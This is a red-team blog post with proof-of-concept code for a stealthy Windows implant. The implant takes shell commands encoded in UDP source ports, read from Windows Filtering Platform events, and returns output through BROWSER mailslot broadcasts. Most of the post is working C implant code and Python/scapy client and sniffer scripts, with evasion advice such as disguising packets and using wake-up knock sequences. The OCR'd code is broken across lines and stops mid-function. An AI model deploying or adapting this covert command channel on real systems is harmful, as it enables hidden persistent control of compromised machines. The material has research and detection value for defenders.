Knock! Knock! The postman is here! (abusing Mailslots and PortKnocking for connectionless shells)

adepts.of0x.cc/connectionless-shells

Jun 18, 2021 Adepts of 0xCC

Dear Fell**owl**ship, today's homily is about how a fool started to play with the idea of controlling a shell remotely without listening to any port (bind shell), or doing a connection back to it (reverse shell). Please, take a seat and listen to the story of a journey to the No-Sockets Land.

Prayers at the foot of the Altar a.k.a. disclaimer

Of course, declaring that we can communicate with other machine without sockets it's a tricky afirmation: sockets, in a way or another, are needed. We are going to explore the usage of two covert-channels to trasmit information to and from our remote shell, so there are no "direct connections" between the two machines (or in other words: our implant is not going to bind to a local port and it is not going to connect back to our machine, we are going to explore an alternative way. Just have fun and don't be harsh on us because we used the term "connectionless" :P

Introduction

This post came after crafting a small PoC to satisfy our curiosity. The tactic of keeping a few compromised machines "quiet" (without communication with the C2) until a pre-shared combination of ports are hitted is something that @TheXC3LL shared in his article "Stealthier communications & Port Knocking via Windows Filtering Platform (WFP)".

In the article our owl explained how some **"clean boxes"** are left behind until its retake is needed. When the Red Team needs to reactivate the communication with its implant they just "knock" on a few predefined ports and the implant wakes up again. To do this the implant uses the **Windows Filtering Platform** APIs in order to monitor the firewall events and to check for incomming UDP packets (source and destionation port/ip), if the predefined condition is met then it connects back to a fallback C2 or just fire a reverse shell.


Here, in our PoC, we are going to use this technique partially. As we do not want to "create" a socket in the compromised machine, and we need to communicate with our implant in some way, we use a wicked approach based on Port Knocking. Or we should call it "reverse" Port Knocking.

Instead of “knocking” at different ports, we “knock” only in a port but we change the source port. And this source port is our covert-channel: we can use those two bytes to transmit information. So here is the thing… the events collected from WFP are our inbound channel.

We just found a way to transmit information to our implant, but how are we going to exfiltrate the output of our inputs/commands? Well, here is where **Mailslots** take in action. From Microsoft:

```
A mailslot is a mechanism for one-way interprocess communications (IPC). Applications
can store messages in a mailslot. (...). These messages are typically sent over a
network to either a specified computer **or to all computers in a specified domain**.
(...)


(...) Mailslots, on the other hand, are a simple way for a process to broadcast
messages to multiple processes. One important consideration is that mailslots
broadcast messages using datagrams. A datagram is a small packet of information that
the network sends along the wire. Like a radio or television broadcast, a datagram
offers no confirmation of receipt; there is no way to guarantee that a datagram has
been received.(...)
```

Ok, we can use mailslots to broadcast the output over the network and then wait patiently in our end in order to read the output. Where is the fun? Well… every Windows is using mailslots continously. Your machine is broadcasting datagrams like a minigun. Have you ever found those “BROWSER” packets in Wireshark?



```
No.  Time         Source              Destination         Protocol  Length Info
2075 793.856793   PcsCompu_28:ac:8a   RealtekU_12:35:00   ARP        42 Who has 10.0.2.1? Tell 10.0.2.21
2076 793.856994   RealtekU_12:35:00   PcsCompu_28:ac:8a   ARP        60 10.0.2.1 is at 52:54:00:12:35:00
2077 803.606194   20.54.36.229        10.0.2.21           TCP       205 [TCP Retransmission] 443 → 57124 [PSH, ACK] Seq=1 Ack=1 Win=32566 Len=151
2078 995.814581   20.54.36.229        10.0.2.21           TCP       205 [TCP Retransmission] 443 → 57124 [PSH, ACK] Seq=1 Ack=1 Win=32566 Len=151
2079 1159.615603  10.0.2.21           8.8.8.8             DNS        78 Standard query 0x1825 A wpad.acuario.local
2080 1159.656788  8.8.8.8             10.0.2.21           DNS       153 Standard query response 0x1825 No such name A wpad.acuario.local SOA a.root-servers.net
2081 1159.864838  PcsCompu_28:ac:8a   Broadcast           ARP        42 Who has 10.0.2.15? Tell 10.0.2.21
2082 1164.365283  PcsCompu_28:ac:8a   RealtekU_12:35:00   ARP        42 Who has 10.0.2.1? Tell 10.0.2.21
2083 1164.365509  RealtekU_12:35:00   PcsCompu_28:ac:8a   ARP        60 10.0.2.1 is at 52:54:00:12:35:00
2084 1188.024070  20.54.36.229        10.0.2.21           TCP       205 [TCP Retransmission] 443 → 57124 [PSH, ACK] Seq=1 Ack=1 Win=32566 Len=151
2085 1321.865685  10.0.2.21           10.0.2.255          BROWSER   243 Host Announcement MEDUSARIO, Workstation, Server, NT Workstation
2086 1380.232321  20.54.36.229        10.0.2.21           TCP       205 [TCP Retransmission] 443 → 57124 [PSH, ACK] Seq=1 Ack=1 Win=32566 Len=151
2087 1407.315142  10.0.2.21           8.8.8.8             DNS        89 Standard query 0x495f A v10.events.data.microsoft.com
2088 1407.341561  8.8.8.8             10.0.2.21           DNS       207 Standard query response 0x495f A v10.events.data.microsoft.com CNAME global.asimov.events.da
2089 1407.342078  10.0.2.21           138.91.136.108      TCP        66 49724 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
```

```
    Message Type: Direct_group datagram (17)
  > Flags: 0x02, This is first fragment, Node Type: B node
    Datagram ID: 0xf01f
    Source IP: 10.0.2.21
    Source Port: 138
    Datagram length: 187 bytes
    Packet offset: 0 bytes
    Source name: MEDUSARIO<20> (Server service)
    Destination name: ACUARIO<1d> (Local Master Browser)
> SMB (Server Message Block Protocol)
v SMB MailSlot Protocol
    Opcode: Write Mail Slot (1)
    Priority: 0
    Class: Unreliable & Broadcast (2)
    Size: 50
    Mailslot Name: \MAILSLOT\BROWSE
```

```
0000  ff ff ff ff ff ff 08 00  27 28 ac 8a 08 00 45 00   ········ '(····E·
0010  00 e5 f1 0b 00 00 80 11  00 00 0a 00 02 15 0a 00   ········ ········
0020  02 ff 00 8a 00 8a 00 d1  73 80 11 02 f0 1f 0a 00   ········ s·······
0030  02 15 00 8a 00 bb 00 00  20 45 4e 45 46 45 45 46   ········  ENEFEEF
0040  46 46 44 45 42 46 43 45  4a 45 50 43 41 43 41 43   FFDEBFCE JEPCACAC
0050  41 43 41 43 41 43 41 43  41 00 20 45 42 45 44 46   ACACACAC A· EBEDF
0060  46 45 42 46 43 45 4a 45  50 43 41 43 41 43 41 43   FEBFCEJE PCACACAC
0070  41 43 41 43 41 43 41 43  41 42 4e 00 ff 53 4d 42   ACACACAC ABN··SMB
0080  25 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   %······· ········
0090  00 00 00 00 00 00 00 00  00 00 00 00 11 00 00 21   ········ ·······!
00a0  00 00 00 00 00 00 00 00  00 e8 03 00 00 00 00 00   ········ ········
00b0  00 00 00 21 00 56 00 03  00 01 00 00 00 02 00 32   ···!·V·· ·······2
00c0  00 5c 4d 41 49 4c 53 4c  4f 54 5c 42 52 4f 57 53   ·\MAILSL OT\BROWS
00d0  45 00 01 00 80 fc 0a 00  4d 45 44 55 53 41 52 49   E······· MEDUSARI
00e0  4f 00 00 00 00 00 00 00  0a 00 03 10 00 00 0f 01   O······· ········
00f0  55 aa 00                                           U··
```

BROWSER request broadcasted.

Yep, the CIFS Browser protocol uses the mailslot **\MAILSLOT\BROWSE**, so we can smuggle the output of our shell here. This is gonna be our outbound channel.

After this brief introduction, let's dig a bit!

Inbound channel


As first contact we can reuse the code to monitor the events and add a minor edit to print the source ports:

```
#include <windows.h>
#include <fwpmtypes.h>
#include <fwpmu.h>
#include <stdio.h>
#include <winsock.h>

#pragma comment (lib, "fwpuclnt.lib")
#pragma comment (lib, "Ws2_32.lib")

#define EXIT_ON_ERROR(err) if((err) != ERROR_SUCCESS) {goto CLEANUP;}


FILETIME ft;







DWORD InitFilterConditions(
        __in_opt PCWSTR appPath,
        __in_opt const SOCKADDR* localAddr,
        __in_opt UINT8 ipProtocol,
        __in UINT32 numCondsIn,
        __out_ecount_part(numCondsIn, *numCondsOut) FWPM_FILTER_CONDITION0* conds,
        __out UINT32* numCondsOut,
        __deref_out FWP_BYTE_BLOB** appId
)
{
        *numCondsOut = 0;
        return ERROR_SUCCESS;
}


DWORD FindRecentEvents(
        __in HANDLE engine,
        __in_opt PCWSTR appPath,
        __in_opt const SOCKADDR* localAddr,
        __in_opt UINT8 ipProtocol,
        __in UINT32 seconds,
        __deref_out_ecount(*numEvents) FWPM_NET_EVENT0*** events,
        __out UINT32* numEvents
)
{
        DWORD result = ERROR_SUCCESS;
        FWPM_NET_EVENT_ENUM_TEMPLATE0 enumTempl;
        ULARGE_INTEGER ulTime;
        FWPM_FILTER_CONDITION0 conds[4];
        UINT32 numConds;
        FWP_BYTE_BLOB* appBlob = NULL;
        HANDLE enumHandle = NULL;

        memset(&enumTempl, 0, sizeof(enumTempl));

        // Use the current time as the end time of the window.
        GetSystemTimeAsFileTime(&(enumTempl.endTime));

        // Subtract the number of seconds specified by the caller to find the start
        // time.
        ulTime.LowPart = enumTempl.endTime.dwLowDateTime;
        ulTime.HighPart = enumTempl.endTime.dwHighDateTime;
        ulTime.QuadPart -= seconds * 10000000ui64;
        enumTempl.startTime.dwLowDateTime = ulTime.LowPart;
        enumTempl.startTime.dwHighDateTime = ulTime.HighPart;

        result = InitFilterConditions(
                appPath,
                &localAddr,
                ipProtocol,
                ARRAYSIZE(conds),
                conds,
                &numConds,
                &appBlob
        );
        EXIT_ON_ERROR(result);

        enumTempl.numFilterConditions = numConds;
        if (numConds > 0)
        {
                enumTempl.filterCondition = conds;
        }

        result = FwpmNetEventCreateEnumHandle0(
                engine,
                &enumTempl,
                &enumHandle
        );
        EXIT_ON_ERROR(result);

        result = FwpmNetEventEnum0(
                engine,
                enumHandle,
                INFINITE,
                events,
                numEvents
        );
        EXIT_ON_ERROR(result);

CLEANUP:
        FwpmNetEventDestroyEnumHandle0(engine, enumHandle);
        FwpmFreeMemory0((void**)&appBlob);
        return result;
}

LPSTR detectHit(void) {
        struct in_addr rinaddr;
        HANDLE engineHandle = 0;
        FWPM_NET_EVENT0** events = NULL, * event;
        UINT32 numEvents = 0, i;
        static const char* const types[] =
        {
           "FWPM_NET_EVENT_TYPE_IKEEXT_MM_FAILURE",
           "FWPM_NET_EVENT_TYPE_IKEEXT_QM_FAILURE",
           "FWPM_NET_EVENT_TYPE_IKEEXT_EM_FAILURE",
           "FWPM_NET_EVENT_TYPE_CLASSIFY_DROP",
           "FWPM_NET_EVENT_TYPE_IPSEC_KERNEL_DROP"
        };
        const char* type;

        // Use dynamic sessions for efficiency and safety:
        //  - All objects associated with the dynamic session are deleted with one
call.
        //  - Filtering policy objects are deleted even when the application crashes.
        FWPM_SESSION0 session;
        memset(&session, 0, sizeof(session));
        session.flags = FWPM_SESSION_FLAG_DYNAMIC;

        DWORD result = FwpmEngineOpen0(NULL, RPC_C_AUTHN_WINNT, NULL, &session,
&engineHandle);
        if (ERROR_SUCCESS == result)
        {
                result = FindRecentEvents(
                        engineHandle,
                        0,
                        0,
                        0,
                        100,
                        &events,
                        &numEvents
                );
        }

        if (numEvents != 0)
        {

                for (i = 0; i < numEvents; ++i)
                {
                        event = events[i];


                        type = (event->type < ARRAYSIZE(types)) ? types[event->type]
                                : "<unknown>";

                        if (event->header.ipVersion == FWP_IP_VERSION_V4 && event-
>header.ipProtocol == IPPROTO_UDP
                                && (event->header.timeStamp.dwHighDateTime >
ft.dwHighDateTime
                                        || (event->header.timeStamp.dwHighDateTime ==
ft.dwHighDateTime && event->header.timeStamp.dwLowDateTime > ft.dwLowDateTime)
                                        )
                                )
                        {
                                rinaddr.s_addr = htonl(event->header.remoteAddrV4);
                                ft.dwHighDateTime = event-
>header.timeStamp.dwHighDateTime;
                                ft.dwLowDateTime = event-
>header.timeStamp.dwLowDateTime;
                                //printf("[%s] - %x - %x\n", inet_ntoa(rinaddr),
event->header.localPort, event->header.remotePort);
                                char partialOut[3] = { 0 };
                                memcpy(partialOut, &event->header.remotePort, 2);
                                printf("%s", partialOut);
                        }
                }
        }
}




int main(int argc, char** argv[]) {
        ft.dwHighDateTime = 0;
        ft.dwLowDateTime = 0;
        for (;;) {
                detectHit();
                Sleep(1000);
        }
        return 0;
}
```

Now we can try to send packets against a predefined port (for example, 123/UDP), encoding a message inside the source ports. Keep in mind that we don’t care about the content because our information is carried as the source port (this means: please, try to make the payload the more similar possible to a real and “regular” packet based in the protocol that you are trying to simulate).

```
 import sys
 from scapy.all import *


 def textToPorts(text):
     chunks = [text[i:i+2] for i in range(0, len(text), 2)]
     for chunk in chunks:
         send(IP(dst=sys.argv[1])/UDP(dport=123,sport=int("0x" +
chunk[::-1].encode("hex"), 16))/Raw(load="Use stealthier packet in a real operation,
pls"))

 if __name__ == "__main__":
     while 1:
         command = raw_input("Insert text> ")
         textToPorts(command)
```

We can see how it worked like a charm:


Corriendo] - Oracle VM VirtualBox
Fri 22:15
ua 0 1 sudo
Archivo Máquina Ver Entrada Dispositivos Ayuda
Administrador: Símbolo del sistema - ShadowPostman.exe

```
➜ ShadowPostman sudo python test.py 10.0.2.21
Insert text> Hello world!
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
Insert text>
```

```
C:\Users\ortiga.japonesa\Source\Repos\ShadowPostman\x64\Debug>ShadowPostman.exe
Hello world!
```

Text message retrieved from the events (open it to see it with the whole size).

Right now we can listen without ~~ears~~ sockets. Let's move to the next task!


Outbound channel

Working with mailslots is pretty easy. We only need to open a handle to `\\*\MAILSLOT\BROWSE` and write inside it like we do with regular files. The `\\*\` indicates that the message has to be broadcasted to the whole domain.

As any protocol, we have to keep some kind of "structure" to avoid crafting a malformed packet in excess. Luckily for us, CIFS BROWSER protocol is very lazy and we can find a suitable request easy. To look for our candidates we can just loop from 0x00 to 0xFF and write it over the handle:

```
#include <windows.h>
#include <stdio.h>

int main(int argc, char** argv) {
        HANDLE hMailslot = NULL;
        DWORD dwWritten;

        hMailslot = CreateFileA("\\\\*\\MAILSLOT\\BROWSE", GENERIC_WRITE,
FILE_SHARE_READ, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
        for (int i = 0x00; i < 0xFF; i++) {
                char message[14] = { 0 };
                snprintf(message, 14, "%cHello World!",i);
                WriteFile(hMailslot, message, 14, &dwWritten, NULL);
        }
        CloseHandle(hMailslot);
        return 0;
}
```

As we can see most of the messages are interpreted as "malformed packets" or are undefined in the protocol standard:



```
browser
No.   Time       Source       Destination   Protocol  Length  Info
   76 1.284268  10.0.2.21    10.0.2.255    BROWSER    226 Unknown command:0x00
   77 1.284316  10.0.2.21    10.0.2.255    BROWSER    226 Host Announcement[Malformed Packet]
   78 1.284428  10.0.2.21    10.0.2.255    BROWSER    226 Request Announcement ello World!
   79 1.284505  10.0.2.21    10.0.2.255    BROWSER    226 Unknown command:0x03
   80 1.284617  10.0.2.21    10.0.2.255    BROWSER    226 Unknown command:0x04
   81 1.284685  10.0.2.21    10.0.2.255    BROWSER    226 Unknown command:0x05
   82 1.284775  10.0.2.21    10.0.2.255    BROWSER    226 Unknown command:0x06
   83 1.284822  10.0.2.21    10.0.2.255    BROWSER    226 Unknown command:0x07
   84 1.284923  10.0.2.21    10.0.2.255    BROWSER    226 Browser Election Request[Malformed Packet]
   85 1.285029  10.0.2.21    10.0.2.255    BROWSER    226 Get Backup List Request
   87 1.285110  10.0.2.21    10.0.2.255    BROWSER    226 Get Backup List Response[Malformed Packet]
   88 1.285217  10.0.2.21    10.0.2.255    BROWSER    226 Become Backup Browser
   89 1.285360  10.0.2.21    10.0.2.255    BROWSER    226 Domain/Workgroup Announcement[Malformed Packet]
   91 1.285449  10.0.2.21    10.0.2.255    BROWSER    226 Master Announcement
   92 1.285573  10.0.2.21    10.0.2.255    BROWSER    226 Reset Browser State Announcement
```

Looping through operation codes.

The best candidate looks like to be the GetBackupListRequest command. It uses the `0x09` as opcode:

0	1	2	3	4	5	6	7	8	9	10	1	2	3	4	5	6	7	8	9	20	1	2	3	4	5	6	7	8	9	30	1
0x09								RequestedCount								Token															
...																															

GetBackupListRequest description.

To retrieve the information at our end we can sniff the network using Scapy:

```
# ...
 def getPacket(pkt):
         needle = "BROWSE\x00\x00\x00\x09"
         data = pkt[Raw].load
         if needle in data:
                 sys.stdout.write(data[data.find(needle) + len(needle):])
                 sys.stdout.flush()

 def monitor():
         sniff(prn=getPacket, filter="port 138 and host " + sys.argv[1],
iface=sys.argv[2])
# ...
```

Interlude

Before continuing we need to clarify some points that are to be taken into consideration. The most important: this kind of approach will only work if there is no network elements that could mask the source port. In complex infrastructures you need to be close (usually in the same network segment) in order to perform this technique. If a NAT-like sits between you and the sleeping box is most likely that the information encoded as source port is going to be overwritten.

Secondly, in our PoC we are just using **one** port to transfer the information for the sake of brevity. In a real implant, you need to knock at least **three** different ports:

- First port to wake up, create the cmd.exe child process and start to enter in "shell" mode
- Second port to read the inputs (as we are doing right now)
- Third port to stop the "shell" mode and enter in sleeping mode again

Also something really, really, really important: when the first port is hitted (the "wake up") we have to save the IP which contacted us, and then **use it as criteria to meet in our events of reading inputs**. This matters a lot to avoid the insertion of corrupted data because we are reading stray packets from other machines. We need to match the port choosen to carry the input **AND** the IP who made us wake up.

For this very same reason to wake up we need to add an extra condition: not only a selected port has to be knocked, the source port has to be one that would not be used in a natural environment (for example 666).

Lastly we have to keep in mind that mailslots are size limited. We only can send 424 bytes per message.

PoC || GTFO

After all this chit-chat let's play a bit with our shitty PoC. Here comes the client:

```
 # PoC by Juan Manuel Fernandez (@TheXC3LL)

 import sys
 import threading
 from scapy.all import *



 def textToPorts(text):
         chunks = [text[i:i+2] for i in range(0, len(text), 2)]
         for chunk in chunks:
                 send(IP(dst=sys.argv[1])/UDP(dport=123,sport=int("0x" +
chunk[::-1].encode("hex"), 16))/Raw(load="Adepts of 0xCC here to make some noise,
avoid this kind of obvious malformed packet with stupid messages ;)"), verbose=False)

 def getPacket(pkt):
         needle = "BROWSE\x00\x00\x00\x09"
         data = pkt[Raw].load
         if needle in data:
                 sys.stdout.write(data[data.find(needle) + len(needle):])
                 sys.stdout.flush()

 def monitor():
         sniff(prn=getPacket, filter="port 138 and host " + sys.argv[1],
iface=sys.argv[2])

 if __name__ == "__main__":
         x = threading.Thread(target=monitor)
         x.start()
         while 1:
                 command = raw_input()
                 textToPorts(command + "\r\n")
```

And here the other part:


```
/* PoC by Juan Manuel Fernandez (@TheXC3LL) */

#include <windows.h>
#include <fwpmtypes.h>
#include <fwpmu.h>
#include <stdio.h>
#include <winsock.h>


#pragma comment (lib, "fwpuclnt.lib")
#pragma comment (lib, "Ws2_32.lib")

#define EXIT_ON_ERROR(err) if((err) != ERROR_SUCCESS) {goto CLEANUP;}

#define BUFFER_SIZE 400

FILETIME ft;




struct child_pipes {
        HANDLE child_IN_R;
        HANDLE child_IN_W;
        HANDLE child_OUT_R;
        HANDLE child_OUT_W;
};

typedef struct child_pipes child_pipes;


DWORD InitFilterConditions(
        __in_opt PCWSTR appPath,
        __in_opt const SOCKADDR* localAddr,
        __in_opt UINT8 ipProtocol,
        __in UINT32 numCondsIn,
        __out_ecount_part(numCondsIn, *numCondsOut) FWPM_FILTER_CONDITION0* conds,
        __out UINT32* numCondsOut,
        __deref_out FWP_BYTE_BLOB** appId
)
{
        *numCondsOut = 0;
        return ERROR_SUCCESS;
}


DWORD FindRecentEvents(
        __in HANDLE engine,
        __in_opt PCWSTR appPath,
        __in_opt const SOCKADDR* localAddr,
        __in_opt UINT8 ipProtocol,
        __in UINT32 seconds,
        __deref_out_ecount(*numEvents) FWPM_NET_EVENT0*** events,
        __out UINT32* numEvents
)
```

```
{
        DWORD result = ERROR_SUCCESS;
        FWPM_NET_EVENT_ENUM_TEMPLATE0 enumTempl;
        ULARGE_INTEGER ulTime;
        FWPM_FILTER_CONDITION0 conds[4];
        UINT32 numConds;
        FWP_BYTE_BLOB* appBlob = NULL;
        HANDLE enumHandle = NULL;

        memset(&enumTempl, 0, sizeof(enumTempl));

        // Use the current time as the end time of the window.
        GetSystemTimeAsFileTime(&(enumTempl.endTime));

        // Subtract the number of seconds specified by the caller to find the start
        // time.
        ulTime.LowPart = enumTempl.endTime.dwLowDateTime;
        ulTime.HighPart = enumTempl.endTime.dwHighDateTime;
        ulTime.QuadPart -= seconds * 10000000ui64;
        enumTempl.startTime.dwLowDateTime = ulTime.LowPart;
        enumTempl.startTime.dwHighDateTime = ulTime.HighPart;

        result = InitFilterConditions(
                appPath,
                &localAddr,
                ipProtocol,
                ARRAYSIZE(conds),
                conds,
                &numConds,
                &appBlob
        );
        EXIT_ON_ERROR(result);

        enumTempl.numFilterConditions = numConds;
        if (numConds > 0)
        {
                enumTempl.filterCondition = conds;
        }

        result = FwpmNetEventCreateEnumHandle0(
                engine,
                &enumTempl,
                &enumHandle
        );
        EXIT_ON_ERROR(result);

        result = FwpmNetEventEnum0(
                engine,
                enumHandle,
                INFINITE,
                events,
                numEvents
        );
        EXIT_ON_ERROR(result);
```

```
CLEANUP:
        FwpmNetEventDestroyEnumHandle0(engine, enumHandle);
        FwpmFreeMemory0((void**)&appBlob);
        return result;
}

void getCommand(struct child_pipes* pipes) {
        struct in_addr rinaddr;
        HANDLE engineHandle = 0;
        FWPM_NET_EVENT0** events = NULL, * event;
        UINT32 numEvents = 0, i;


        static const char* const types[] =
        {
           "FWPM_NET_EVENT_TYPE_IKEEXT_MM_FAILURE",
           "FWPM_NET_EVENT_TYPE_IKEEXT_QM_FAILURE",
           "FWPM_NET_EVENT_TYPE_IKEEXT_EM_FAILURE",
           "FWPM_NET_EVENT_TYPE_CLASSIFY_DROP",
           "FWPM_NET_EVENT_TYPE_IPSEC_KERNEL_DROP"
        };
        const char* type;

        // Use dynamic sessions for efficiency and safety:
        //  - All objects associated with the dynamic session are deleted with one
call.
        //  - Filtering policy objects are deleted even when the application crashes.
        FWPM_SESSION0 session;
        memset(&session, 0, sizeof(session));
        session.flags = FWPM_SESSION_FLAG_DYNAMIC;

        DWORD result = FwpmEngineOpen0(NULL, RPC_C_AUTHN_WINNT, NULL, &session,
&engineHandle);
        if (ERROR_SUCCESS == result)
        {
                result = FindRecentEvents(
                        engineHandle,
                        0,
                        0,
                        0,
                        100,
                        &events,
                        &numEvents
                );
        }

        if (numEvents != 0)
        {

                for (i = 0; i < numEvents; ++i)
                {
                        event = events[i];


                        type = (event->type < ARRAYSIZE(types)) ? types[event->type]
```

```
